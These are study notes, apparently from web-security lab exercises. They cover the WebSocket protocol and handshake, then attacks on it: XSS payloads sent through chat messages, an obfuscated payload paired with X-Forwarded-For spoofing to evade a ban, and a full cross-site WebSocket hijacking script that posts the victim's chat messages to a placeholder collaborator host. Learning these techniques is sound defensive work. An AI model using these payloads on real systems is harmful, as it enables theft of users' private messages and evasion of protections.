
WebSockets

- bi-directional, full duplex communications protocol initiated over HTTP

- provide long-lived connections with asynchronous communication in both directions

- used for all kinds of purposes: e.g., performing user actions, transmitting sensitive information,…



HTTP: client sends a request, the server responses, the transaction is complete. Even if the network connection stays open, this is only used for separate transactions of a request and a response.

WebSocket: long-lived; messages can be sent in either direction at any time and are not transactional; the connection stays open and idle until client or server sends a message => useful when server-initiated messages are required (e.g., read-time feeds of financial data)

How are WebSocket connections established?

var ws = new WebSocket("**wss**://normal-website.com/chat");

WSS: WebSocket over TLS

**Browser:**

GET /chat HTTP/1.1

Host: normal-website.com

Sec-WebSocket-Version: 13

Sec-WebSocket-Key: wDqumtseNBJdhkihL6PW7w==

Connection: keep-alive, Upgrade

Cookie: session=KOsEJNuflw4Rd9BDNrVmvwBF9rEijeE2

Upgrade: websocket

**Server accepts:**

HTTP/1.1 101 Switching Protocols

Connection: Upgrade

Upgrade: websocket

Sec-WebSocket-Accept: 0FFP+2nmNIf/h+4BP36k9uzrYGk=

* Connection and Upgrade headers in request/response indicate that this is a WebSocket handshake.
* Sec-WebSocket-Version request header specifies the WebSocket protocol version that the client wishes to use. This is typically 13.
* Sec-WebSocket-Key request header contains a Base64-encoded random value
* Sec-WebSocket-Accept response header contains a hash of the value submitted in the Sec-WebSocket-Key request header, concatenated with a specific string defined in the protocol specification

What do WebSocket messages look like?

ws.send("Peter Wiener");

Manipulating WebSocket messages to exploit vulnerabilities (x)

Send XSS-payload to another user in a chat application using WebSocket

{"message":"<img src=1 onerror='alert(1)'>"}

Manipulating the WebSocket handshake to exploit vulnerabilities (x)

XSS is blocked, WebSocket connection is terminated, IP address is banned (use X-Forwarded-For)

=> reconnect and obfuscate payload **<img src=1 oNeRrOr=alert`1`>**

## **Performing a cross-site WebSocket hijacking attack**

CSWSH arises when the WebSocket handshake request relies solely on HTTP cookies for session handling and does not contain any CSRF tokens or other unpredictable values. An attacker can create a malicious web page on their own domain which establishes a cross-site WebSocket connection to the vulnerable application. The application will handle the connection in the context of the victim user's session with the application. The attacker's page can then send arbitrary messages to the server via the connection and read the contents of messages that are received back from the server.

- In WebSockets history, find the command to retrieve the past chat messages (READY).

**- Use exploit server to perform a cross-site request to open a WebSocket on the vulnerable site:**

<script>

var ws = new WebSocket('wss://url-of-the-vulnerable-website/chat');

ws.onopen = function() {

ws.send("READY");

};

ws.onmessage = function(event) {

fetch('https://your-collaborator-url', {method: 'POST', mode: 'no-cors', body: event.data});

};

</script>

Check collaborator for past messages.